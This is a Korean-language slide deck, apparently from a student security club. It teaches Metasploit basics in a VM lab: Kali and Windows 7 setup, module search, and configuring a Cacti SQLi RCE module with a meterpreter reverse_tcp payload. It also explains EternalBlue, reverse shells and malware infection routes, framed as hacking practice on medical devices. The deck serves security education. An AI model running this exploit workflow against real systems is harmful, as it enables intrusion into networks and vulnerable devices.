
Connect to a
Remote Server





Kali Linux 가상머신 설치

■ VMware Workstation Pro





Kali Linux 가상머신 설치

- VMware Workstation Pro



id : kali


pw : kali





Kali Linux 가상머신 설치

- VMware Workstation Pro



이런 화면이 뜨면 설치 완료





Windows7 가상머신 설치

- VMware Workstation Pro

WORKSTATION PRO™ 17



Create a New
Virtual Machine



Open a Virtual
Machine




Connect to a
Remote Server





Windows7 가상머신 설치


- VMware Workstation Pro





Windows7 가상머신 설치

- VMware Workstation Pro





Windows7 가상머신 설치

- VMware Workstation Pro

*pw : password





확실히하고 오래 성하는 지키는 장인들
融保工

Metasploit 기능 소개

-기획부-



Metasploit

- CVE 넘버링이 붙은 알려진 취약점 공격을 사용할 수 있도록 제공되는 도구
- 해킹을 간단하게 하도록 도와주는
모의 해킹 테스트 도구

* cve(Common Vulnerabilities and Exposure)

: 공개적으로 알려진 소프트웨어 보안 취약점을 가리키는 고유 표기





Metasploit 특징

- 정보 수집, 공격(Exploit), 공격에 사용되는 Plugin(payload) 등으로 구성된 도구
- 외부 모듈인 취약점 점검, 포트 스캐너 등의 사용 가능, DB저장 가능
- 정보 수집 및 공격 모듈 사용 시 간편하게 진행 가능
- msfconsole 내에서 외부 명령어 사용(리눅스 명령어) 가능
- 리눅스에서 실행하는 공격 툴 관련 실행 내용들을 Metasploit에서 실행하여 결과 저장 가능





용어 정리

- Exploit : 시스템, 애플리케이션, 서버 등의 취약점을 악용하는 방법
- post : exploit 이후 추가 공격에 사용되는 도구 또는 모듈
- Payload : 시스템에서 실행하고자 하는 코드로 프레임워크에 의해 전달
- Shell code : 공격 수행 시 수행할 때 Payload에 사용되는 명령 집합
- Module : Metasploit framework에서 사용되는 소프트웨어의 부분
- auxiliary : 탐색에 사용되는 도구들





Kali – Metasploit 실행

```
root@kali: ~  
File Actions Edit View Help  
[kali@kali] - [~/Desktop]  
$ msfconsole  
Metasploit tip: Use the resource command to run commands from a file  
  
..+P-----+0+.: ..-+0+.: ..  
..+000yysyyssyyssyddh++os- ..  
+++++sydhoyso/:. .... -/// ::+ohhyosyyosyy/+om++:ooo///o  
+++++/////~~~~/////+++++ooyysosyso+/////oossoSy  
..- ..-///+++++/////~~~~/////+++++///  
.....  
.....  
.:-----.:  
..hmMMMMMMMMNddd\ ... //M\\ ... /hdddmMMMMMMNo  
: Nm- /MMMMMMMMMMMMMMMM$ $NMMMMm66MMMMMMMMMMMMMy  
..sm/^-yMMMMMMMMMMMM$ $MMMMMN66MMMMMMMMMMMMh  
-Nd~ :MMMMMMMMMMMM$ $MMMMMN66MMMMMMMMMMMMh  
-Nh~ .yMMMMMMMMMMMM$ $MMMMMN66MMMMMMMMMMMMm/  
..sNd :MMMMMMMMMMMM$ $MMMMMN66MMMMMMMMMMMMm/  
-mh~ :MMMMMMMMMMMM$ $MMMMMN66MMMMMMMMMMMMd  
: ~-o+++o000+: /o0000+: +o+++o000++/  
//omh//dMMMMMMMMMMMMMMMMN/: :+o000- /ydh//+s+/o00000- -syN///os:  
/MMMMMMMMMMMMMMMMMMMMd. /++-..yy/ ... osydh/-+oo- 'o// ... ayadh+  
-hMMssddd+:dMMmNMMh. .-mmk.//^^^\\..^^^:++:^0://^^^\\: :  
..sMMmo. -dMd--:mN/~ ..-X-..-X-..  
...../yddy/: ... +hmo- ... hdd:.....\\=v=//.....\\=v=//.....  
+-----+  
+ | Session one died of dysentery. | +  
+-----+  
  
Press ENTER to size up the situation
```

msfconsole

msf6 > 프롬프트가 생성되면 정상적으로 실행된 것





Metasploit 명령어

search -h

: CVE 넘버를 검색하거나 취약점 이름 검색

: 주로 cve, name, platform, type 사용

```
root@kali: ~  
File Actions Edit View Help  
  
msf6 > search -h  
Usage: search [<options>] [<keywords>[:<value>]]  
  
Prepending a value with '-' will exclude any matching results.  
If no options or keywords are provided, cached results are displayed.  
  
OPTIONS:  
-h, --help                Help banner  
-I, --ignore              Ignore the command if the only match has the same name as the search  
-o, --output <filename>  Send output to a file in csv format  
-r, --sort-descending <column> Reverse the order of search results to descending order  
-S, --filter <filter>     Regex pattern used to filter search results  
-s, --sort-ascending <column> Sort search results by the specified column in ascending order  
-u, --use                 Use module if there is one result  
  
Keywords:  
adapter      : Modules with a matching adapter reference name  
aka          : Modules with a matching AKA (also-known-as) name  
author       : Modules written by this author  
arch         : Modules affecting this architecture  
bid          : Modules with a matching Bugtraq ID  
cve          : Modules with a matching CVE ID  
edb          : Modules with a matching Exploit-DB ID  
check        : Modules that support the 'check' method  
date         : Modules with a matching disclosure date  
description  : Modules with a matching description  
fullname     : Modules with a matching full name  
mod_time     : Modules with a matching modification date  
name         : Modules with a matching descriptive name  
path         : Modules with a matching path  
platform     : Modules affecting this platform  
port         : Modules with a matching port  
rank         : Modules with a matching rank (Can be descriptive (ex: 'good') or numeric with comparison operators (ex: 'gte400'))
```





Metasploit 명령어

search cve:2023 platform:windows type:exploit

: 2023년도의 CVE 취약점 중에서 Windows 운영체제에서 동작 가능한 exploit을 검색한다

```
msf6 > search cve:2023 platform:windows type:exploit
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/http/adobe_coldfusion_rce_cve_2023_26360 Unauthenticated Remote Code Execution	2023-03-14	excellent	Yes	Adobe ColdFusion
1	exploit/windows/local/cve_2023_21768_afd_lpe n Driver (AFD) for WinSock Elevation of Privilege	2023-01-10	excellent	Yes	Ancillary Functio
2	exploit/multi/misc/apache_activemq_rce_cve_2023_46604 nauthenticated Remote Code Execution	2023-10-27	excellent	Yes	Apache ActiveMQ U
3	exploit/multi/http/apache_druid_cve_2023_25194 Injection RCE	2023-02-07	excellent	Yes	Apache Druid JNDI
4	exploit/multi/http/atlassian_confluence_rce_cve_2023_22527 nce SSTI Injection	2024-01-16	excellent	Yes	Atlassian Conflue
5	exploit/multi/http/cacti_pollers_sql_i_rce i in pollers.php	2023-12-20	excellent	Yes	Cacti RCE via SQL
6	exploit/windows/misc/delta_electronics_infrasuite_deserialization InfraSuite Device Master Deserialization	2023-05-17	excellent	Yes	Delta Electronics
7	exploit/multi/http/fortra_goanywhere_rce_cve_2023_0669 MFT Unsafe Deserialization RCE	2023-02-01	excellent	No	Fortra GoAnywhere
8	exploit/windows/fileformat/greenshot_deserialize_cve_2023_34634 serialization Fileformat Exploit	2023-07-26	excellent	No	Greenshot .NET De
9	exploit/windows/http/ivanti_avalanche_filestoreconfig_upload FileStoreConfig File Upload	2023-04-24	excellent	Yes	Ivanti Avalanche
10	exploit/windows/misc/ivanti_avalanche_mdm_bof MDM Buffer Overflow	2023-08-14	excellent	Yes	Ivanti Avalanche
11	exploit/multi/http/jetbrains_teamcity_rce_cve_2023_42793 y Unauthenticated Remote Code Execution	2023-09-19	excellent	Yes	JetBrains TeamCit
12	exploit/windows/http/lg_simple_editor_rce Remote Code Execution	2023-08-24	excellent	Yes	LG Simple Editor
13	exploit/windows/http/moveit_cve_2023_34362	2023-05-31	excellent	Yes	MOVEit SQL Inject





Metasploit 명령어

use [취약점 이름]

: 원하는 취약점을 사용할 수 있도록 한다

: copy – paste 사용

```
msf6 > use exploit/multi/http/cacti_pollers_sql_i_rce
[*] No payload configured, defaulting to cmd/linux/http/x64/meterpreter/reverse_tcp
msf6 exploit(multi/http/cacti_pollers_sql_i_rce) > █
```





Metasploit 명령어

info

: 공격을 수행하기 위해서 필요한 정보를 얻는다

: 취약점에 대한 정보와 공격을 수행하기 위해서 어떤 값을 설정해야 하는지 정보가 나온다

```
msf6 exploit(multi/http/cacti_pollers_sqli_rce) > info

Name: Cacti RCE via SQLi in pollers.php
Module: exploit/multi/http/cacti_pollers_sqli_rce
Platform: Windows
Arch: cmd
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2023-12-20

Provided by:
Aleksey Solovev
Christophe De La Fuente

Module side effects:
config-changes
ioc-in-logs

Module stability:
crash-safe
```





Metasploit 명령어

[Available targets]

: 취약점 타겟

```
Available targets:
  Id  Name
  --  ---
  =>  0  Linux Command
     1  Windows Command
```

[Basic options]

: 해당 필드에서 Required의 내용이 Yes라면 필수로 설정해야 하는 값

```
Basic options:
  Name      Current Setting  Required  Description
  ---      -
  PASSWORD  admin            yes       Password to login with
  Proxies                    no       A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/using-metasploit.htm
  RPORT      80               yes       The target port (TCP)
  SSL        false            no       Negotiate SSL/TLS for outgoing connections
  TARGETURI  /cacti           yes       The base URI of Cacti
  USERNAME   admin            yes       User to login with
  VHOST                      no       HTTP server virtual host
```





Metasploit 명령어

show options

: 선택된 모듈을 이용해 취약점 공격을 하기 전 반드시 선택해야 하는 옵션, 확장된 옵션 정보

```
msf6 exploit(multi/http/cacti_pollers_sqli_rce) > show options
```

Module options (exploit/multi/http/cacti_pollers_sqli_rce):

Name	Current Setting	Required	Description
PASSWORD	admin	yes	Password to login with
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/cacti	yes	The base URI of Cacti
USERNAME	admin	yes	User to login with
VHOST		no	HTTP server virtual host

Payload options (cmd/linux/http/x64/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
FETCH_COMMAND	CURL	yes	Command to fetch payload (Accepted: CURL, FTP, TFTP, TNFTP, WGET)
FETCH_DELETE	false	yes	Attempt to delete the binary after execution
FETCH_FILENAME	nUljZNAfJxkz	no	Name to use on remote system when storing payload; cannot contain spaces.
FETCH_SRVHOST		no	Local IP to use for serving payload
FETCH_SRVPORT	8080	yes	Local port to use for serving payload
FETCH_URIPATH		no	Local URI to use for serving payload
FETCH_WRITABLE_DIR		yes	Remote writable dir to store payload; cannot contain spaces.
LHOST	192.168.111.101	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port





Metasploit 명령어

show targets

: 선택된 모듈이 취약점 공격을 수행하기 위한 시스템 대상

```
msf6 exploit(multi/http/cacti_pollers_sql_i_rce) > show targets
```

```
Exploit targets:
```

	Id	Name
⇒	0	Linux Command
	1	Windows Command





Metasploit 명령어

set [이름값]

: show options, show targets에서 확인한 옵션에서 특정 변수의 값을 설정

```
msf6 exploit(multi/http/cacti_pollers_sqli_rce) > set LPORT 5555
LPORT => 5555
msf6 exploit(multi/http/cacti_pollers_sqli_rce) > show options

Module options (exploit/multi/http/cacti_pollers_sqli_rce):
```

Name	Current Setting	Required	Description
PASSWORD	admin	yes	Password to login with
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/cacti	yes	The base URI of Cacti
USERNAME	admin	yes	User to login with
VHOST		no	HTTP server virtual host

```


Payload options (cmd/linux/http/x64/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
FETCH_COMMAND	CURL	yes	Command to fetch payload (Accepted: CURL, FTP, TFTP, TNFTP, WGET)
FETCH_DELETE	false	yes	Attempt to delete the binary after execution
FETCH_FILENAME	NIUczCnw	no	Name to use on remote system when storing payload; cannot contain spaces.
FETCH_SRVHOST		no	Local IP to use for serving payload
FETCH_SRVPORT	8080	yes	Local port to use for serving payload
FETCH_URI_PATH		no	Local URI to use for serving payload
FETCH_WRITABLE_DIR		yes	Remote writable dir to store payload; cannot contain spaces.
LHOST	192.168.111.101	yes	The listen address (an interface may be specified)
LPORT	5555	yes	The listen port





주요 명령어 정리

- help : msfconsole에서 사용 가능한 명령어와 설명을 보여줌
- search : 사용 가능한 모듈들을 보여줌
- use : 특정 모듈을 사용
- info : 선택한 모듈의 세부 정보를 확인
- show, show option : 모듈을 사용하기 위해 필요한 설정 내용을 확인
- set : 모듈을 사용하기 위해 필요한 정보를 설정
- setg : 전역 변수 설정 또는 해제
- : exploit, run : 모듈 실행

시나리오에 맞게끔 사용순서와 방법이 다르지만 주로

search → use → info → show → set → exploit 순으로 공격이 이루어짐



의료기기 가상환경 해킹 실습

대부분의 의료기기는 윈도우 7 사용중



악성코드 감염 실습

- 주요 보안 위협

- 악성코드 감염

- 웹 기반 공격:

- 악성 웹사이트 방문 → 익스플로잇 다운로드 → 웹 브라우저 악용
- 웹 브라우저 자체를 쉘로 교체->-쉘에서 악성코드 가져옴 → 주변에 전파 및 감염(마이그레이션)->파일 익스플로러에 옮겨탐 (익스플로러는 유저가 호스트 컴에서 로그아웃하기 전까지 함)

- 파일리스(Fileless) 공격:

- 메모리 상에서 동작하여 탐지 어려움

- 레거시 시스템 취약점 공격

- 오래된 의료기기의 보안 업데이트 부재

- 내부자 위협

- 권한 있는 사용자에 의한 데이터 유출





이더널 블루 취약점과 리버스 TCP 공격

■ 이더널 블루 (EternalBlue) 취약점

□ 개요

- CVE-2017-0144로 알려진 Microsoft Windows의 SMB 프로토콜 취약점
- 2017년 4월 Microsoft에 의해 패치되었으나, 여전히 많은 시스템이 취약한 상태로 남아있음

□ 특징

- SMBv1 프로토콜의 취약점을 이용
- 원격 코드 실행을 가능하게 함
- WannaCry 랜섬웨어 등 대규모 사이버 공격에 사용됨

□ 작동 원리

- 취약한 SMB 구현을 통해 특별히 조작된 패킷을 전송
- 버퍼 오버플로우를 일으켜 임의의 코드 실행
- 시스템 레벨 권한 획득 가능





이더널 블루 취약점과 리버스 TCP 공격

■ 리버스 TCP 공격

□ 개요

- 공격자의 시스템으로 대상 시스템이 연결을 시도하도록 하는 기법
- 방화벽이나 NAT를 우회하는 데 주로 사용됨

□ 작동 원리

- 공격자: 자신의 시스템에서 리스닝 포트 개방
- 악성 페이로드: 대상 시스템에 심어짐
- 페이로드 실행: 대상 시스템이 공격자 시스템으로 연결 시도
- 연결 수립: 공격자가 대상 시스템에 대한 제어권 획득

□ 특징

- 방화벽 우회: 대부분의 방화벽이 아웃바운드 연결을 허용하는 점을 이용
- NAT 투과: 내부 네트워크의 시스템도 공격 가능
- 은닉성: 일반적인 아웃바운드 트래픽으로 위장 가능





악성코드 감염 경로

- 취약점 악용


□ 웹 및 이메일을 통한 감염

● Exploit을 동반한 웹을 통한 감염



- 취약한 웹 사이트에 Exploit 삽입하여 유포
 - Exploit Kit(Angler, RIG 등)을 이용하여 주로 유포
 - 유입되는 바이너리는 암호화되는 경우 다수
- 국내 정상 사이트를 통한 유포 증가
 - 사이트 해킹을 통한 랜섬웨어 유포
 - 인터넷 뉴스 사이트/광고 등을 이용한 유포 증가

● Email을 통한 감염



- 피싱 이메일을 통한 유포
 - 압축 파일, 문서 파일, html 등 다양한 첨부 파일 유형을 통하여 유포
 - 본문 또는 문서 파일 내 링크를 통한 유포
- 사용자를 속이기 위한 사회공학적 방법 이용






악성코드 감염 경로

■ 취약점 악용

